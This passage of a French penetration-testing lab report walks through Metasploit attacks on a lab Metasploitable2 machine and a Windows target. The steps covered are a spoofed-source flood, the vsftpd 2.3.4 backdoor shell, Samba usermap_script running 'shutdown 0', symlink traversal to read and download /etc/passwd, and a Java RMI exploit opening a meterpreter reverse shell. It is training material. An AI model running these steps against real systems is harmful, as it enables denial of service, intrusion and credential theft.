Les premiers paramètres à remplir sont *RHOSTS* et *RPORT,* qui seront les informations de la cible (son adresse IP ainsi que le port que nous voulons inonder). Ensuite nous avons *SHOST* et *SPORT*, qui seront les informations de la « source » sur les paquets qui seront envoyés à la victime.


Nous allons voir l'état de la machine cible avant de lancer l'attaque.

Figure 20 : État de la machine Windows avant l'attaque




En lançant le module avec *run*, il nous indique qu'il est en train d'inonder la cible. Nous allons vérifier cela avec Wireshark et le gestionnaire des tâches 5 minutes après avoir lancé l'attaque.

Figure 21 : Paquets provenant de l'attaquant



Ici on remarque que la machine reçoit bel et bien énormément de paquets de la part de l'adresse et sur le port que nous avons indiqué comme « source » dans les paramètres du module (192.168.1.6).

Figure 22 : État de la machine Windows après l'attaque



Cette figure nous montre que la machine est en train de se faire inonder et de consommer de plus en plus de ressources, ce qui va probablement saturer la machine à force, par conséquent l'attaque sera une réussite.

7. Exploit vsftpd_234_backdoor (linux) :

Ce backdoor a été introduit dans le *vsftpd-2.3.4.tar.gz* le 30 juin 2011 et enlevé le 3 juillet 2011. Le concept d'une attaque qui exploite cette faille est d'exécuter une fonction malveillante *vsf_sysutil_extra() ;* dans le fichier mentionné auparavant en envoyant une séquence de bytes précise sur le port 21 qui résulterait une ouverture d'un backdoor sur le port 6200 de la machine cible.

7.1. Préparation :

Lancer la machine virtuelle Metasploitable2. Le nom d'utilisateur et le mot de passe sont : *msfadmin.* Pour rappel, cette machine est intentionnellement vulnérable à des fins de tests. Ensuite, il faut récupérer son adresse IP en exécutant *ifconfig*.

Pour ce qui est des informations supplémentaires de la machine sur laquelle on se trouve, la commande *cat /proc/cpuinfo* nous sera très utile, ainsi que *uname -m* pour en

connaître l'architecture (si le retour est x86_64 c'est qu'elle est en 64 bits, dans le cas inverse où cela nous retourne par exemple i686 ou i386 c'est qu'elle est en 32 bits).


7.2. Payload cmd/unix/interact :

Il s'agit du payload par défaut et du seul disponible pour cet Exploit : aucune configuration ou changement n'est donc nécessaire pour l'avoir.

Grâce au Nmap exécuté dans la figure 1.3 dans l'annexe 1, nous pouvons constater que le port 21 est bel et bien ouvert, et que sa version correspond exactement à celle de la faille *vsftpd_234_backdoor.* Nous allons donc procéder à l'attaque depuis notre machine Kali.

J'ai tout d'abord créé un répertoire nommé *PenTestTB* dans la machine victime pour la suite.

Figure 23 : exploitation vsftpd



Nous commençons l'attaque par *search vsftpd* qui va nous trouver l'Exploit nécessaire, puis nous sélectionnons ensuite *use 0*. Le payload sera celui par défaut, cmd/unix/interact qui nous permettra d'avoir des interactions avec un Shell grâce à un socket connexion établie avec la victime.

Ensuite, le seul paramètre requis manquant est l'IP de la cible que nous configurons avec *set RHOSTS (adresse de la machine)*, puis pour finir, nous lançons l'attaque avec *Exploit.*

Durant l'attaque, notons que la machine du hacker passe par plusieurs étapes se résumant principalement par la création d'une session Shell. Juste en dessous nous nous retrouvons dans la machine Metasploitable2, ce que l'on peut confirmer en allant sur le répertoire */home/msfadmin/vulnerable*, et en affichant le contenu avec *ls* : nous

constatons ainsi la présence du dossier *PenTestTB* que j'ai créé auparavant, ce qui confirme le bon déroulement de l'attaque.

L'inconvénient dans cette attaque, c'est l'absence de l'autocomplétion depuis la machine de l'attaquant.

Pour quitter la session sans la fermer, il faut exécuter la commande *background* suivie d'un *y* : cela nous ramène dans la *msfconsole.* Dans le cas où il faut revenir sur la session, la commande *sessions -l* nous listera les sessions ouvertes avec un ID. Pour aller sur une session précise, il faut donc exécuter *sessions -i (id).*

Il est préférable d'éviter d'avoir plusieurs sessions lancées en même temps pour ne pas que cela porte à confusion et que ces exercices ne deviennent pas compliqués.

8. Exploit samba/usermap_script :

Pour commencer, il faut savoir que sont SMB et Samba.


SMB (Server Message Block) est un protocole qui fonctionne sur TCP sur le port 445. Il autorise la communication entre les processus et partage les ressources (imprimantes et fichiers) sur les réseaux locaux entre des ordinateurs qui tournent sous Windows et Unix.

Samba est une implémentation SMB open source de MAD (Microsoft Active Directory) qui permet à des machines non Windows, comme les machines Unix, de communiquer avec un réseau Windows. Cela permet de faire paraitre une machine Unix comme une machine Windows, impliquant qu'une station Windows serait capable d'accéder à des répertoires et des fichiers sur la machine Unix de la même manière que si c'était une machine Windows. Cela permet de partager un disque ou une imprimante Unix avec des machines Windows, et vice versa, ainsi que d'autres interactions avec les deux types de systèmes d'exploitation.

8.1. Préparation :

Il suffit simplement de s'assurer que la machine cible, donc notre Metsaploitable2, ait le port 445 ouvert et qu'il fasse tourner le service *Samba smbd 3.0.20-Debian,* grâce à la commande *nmap -PA -A -sV -sT -T4 –version-all -v -p <port num> <IP address>.*

Figure 24 : Nmap Samba



8.2. Payload cmd/unix/generic :

Par défaut, nous avons le payload *cmd/unix/reverse_netcat.* L'utilisation de ce dernier est semblable à celle du payload utilisé dans l'Exploit vsftpd 2.3.4, mais plutôt que d'avoir un Shell à distance, il nous permet d'exécuter une commande sur la machine cible en l'insérant dans l'option *CMD* du payload, par exemple *set CMD shutdown 0*, avant de lancer l'Exploit avec *exploit*. La machine cible va alors exécuter la commande sans l'afficher sur sa console (ce qui, en l'occurrence, l'éteindra).

Tout ce processus se passe sans créer de session, contrairement à ce que nous avions fait auparavant.

Figure 25 : set CMD shutdown 0

9. Auxiliary admin/smb/samba_symlink_traversal :

Ce module exploite une faille de liaison de répertoires dans le serveur Samba CIFS. Ce dernier peut être configuré pour donner la possibilité à n'importe quel utilisateur avec le droit d'écriture, de créer des liens au *root filesystem*.

Les liens symboliques ou symlinks sont des fichiers qui sont liés à d'autres fichiers ou dossiers dans un système, c'est une mécanique cruciale pour le bon fonctionnement de


l'environnement Linux. Les systèmes de partage de fichiers comme Samba peuvent profiter de ces liens pour accorder un accès aux utilisateurs, mais seulement pour les dossiers/fichiers choisis. Cependant, Samba a également comme options par défaut les *wide links* qui sont des symlinks ayant le privilège d'accéder à d'autres fichiers que ceux qui ont été partagés. C'est de la que provient la faille, car n'importe quel utilisateur qui le droit d'écriture pourra créer un lien avec le dossier root. Il est donc nécessaire de spécifier un dossier « writeable » qui sera ensuite lié au root de la victime.

9.1. Préparation :

En premier, il faut lancer la commande *nmap -sV <IP de la cible>* pour s'assurer de la présence des services *netbios-ssn* version *Samba smbd 3.X – 4.X (workgroupe : WORKGROUP),* sur le port 445/tcp.

Il se peut que la machine Kali n'arrive pas à se connecter sur la machine cible avec le *smbclient* comme l'indique l'image suivante :


Figure 26 : erreur de connexion smbclient



Pour régler ce problème, il faut aller sur */etc/samba* dans la machine de l'attaquant, et modifier le fichier *smb.conf* dans la section [global] en rajoutant la ligne suivante :

Client min protocol = NT1.


Figure 27 : exécution de la commande smbclient



La réexécution de la commande devrait alors nous montrer un résultat similaire à celui-là, en utilisant une connexion anonyme (il suffit d'appuyer sur enter au moment où msf nous demande le password). Cette liste contient les partages accessibles par un utilisateur anonyme.


9.2. Attaque :

Figure 28 : Les paramètres du module samba_symlink_traversal



Le paramètre habituel *RHOSTS* indique la ou les machines cibles. Le paramètre *SMBSHARE* devrait indiquer un dossier partagé avec les utilisateurs anonymes, comme nous avons pu l'illustrer plus tôt : ce sera donc ici le dossier *tmp.* Le dernier paramètre indiquera le lien qui sera créé et lié avec le dossier root de la machine cible.


Figure 29 : Exécution du module samba_symlink_traversal



Une fois avoir exécuté ce module avec *run,* il nous indique qu'une liaison a été établie entre le dossier qu'il a lui-même créé, *HackedBySpike* et le *root filesystem.* J'ai ensuite utilisé cette liaison avec la commande *smbclient //192.168.1.29/tmp* en indiquant le lien (tmp) que nous avons utilisé dans le paramètre *SMBSHARE* et auquel nous pouvons accéder comme un dossier normal, puis j'ai cliqué sur *ENTER* sous le password pour me loguer en Anonymous.

La première commande *ls* montre le dossier créé, on y accède avec *cd HackedBySpike,* puis la deuxième commande *ls* nous montre qu'on est dans un répertoire root de la victime. Pour confirmer cela, j'ai exécuté *more etc/passwd* pour afficher les mots de passe sauvegardés sur la machine, ce qui m'a retourné le résultat suivant.

Figure 30 : Récupération des mots de passe avec smb



Nous pouvons extraire ce fichier sur notre machine en exécutant *get etc/passwd*.

10. Exploit multi/misc/java_rmi_server :

Ce module profite de la configuration par défaut du Remot Method Invocation (RMI), qui permet de charger des classes à partir des URL distantes grâce au HTTP. Cette attaque ne fonctionnera pas avec les ports Java Management Extension (JMX), car ils ne prennent pas en charge le chargement des classes à distance.

Cet Exploit profite du même service que *exploit/multi/browser/java_rmi_connection_impl* qui exploite une vulnérabilité dans la JRE (Java Runtime Environment), trouvée dans la version 6 avant la mise à jour 19, et la version 5 avant la mise à jour 23. Cette faille permet de unmarshal[7] un marshalobject qui contient un classloader personnalisé.


10.1. Préparation :

En scannant la machine cible, on s'aperçoit que le port 1099 est ouvert et fait tourner le service java-rmi. Nous allons donc chercher « java_rmi » dans Metasploit, ce qui nous affiche quatre résultats ; deux auxiliaires et deux exploits.

[7] Cela signifie qu'un objet marshal, par exemple un XML, se fera convertir en JAVA Object.

Nous allons tout d'abord utiliser l'auxiliaire *auxiliary/scanner/misc/java_rmi_server* pour vérifier que la machine est bien exploitable à travers cette vulnérabilité.

Figure 31 : Paramètres et exécution du scanner misc/java_rmi_server



La ligne avec le + vert indique « Java RMI Endpoint Detected », ce qui signifie que la machine fait bien tourner le service que l'on veut exploiter.


10.2. Payload java/meterpreter/reverse_tcp :

Pour commencer cette attaque, il faut *search* java_rmi et choisir l'Exploit expliqué auparavant. Puis, nous avons quelques paramètres à modifier. Le premier est le *uripath.* En lui donnant comme valeur « / », nous indiquons à la Java RMI l'emplacement distant de la classe à charger en faisant une requête HTTP. C'est pour cela qu'il faut aussi modifier le paramètre *srvport* à *80* pour être sûrs que la victime puisse exécuter la requête et donc sortir par ce port.

Pour finir, nous allons *set payload java/meterpreter/reverse_tcp.*

Show targets nous permettra de voir les systèmes sur lesquels nous pouvons exécuter cette attaque. Pour l'exercice, nous resterons sur *Generic (java Payload).*

Figure 32 : Configuration de l'exploit java_rmi_server



Nous avons donc une session Meterpreter ouverte que nous pouvons mettre en *background* pour utiliser des modules post-exploitation, par exemple.

11. Outils post-exploitation :

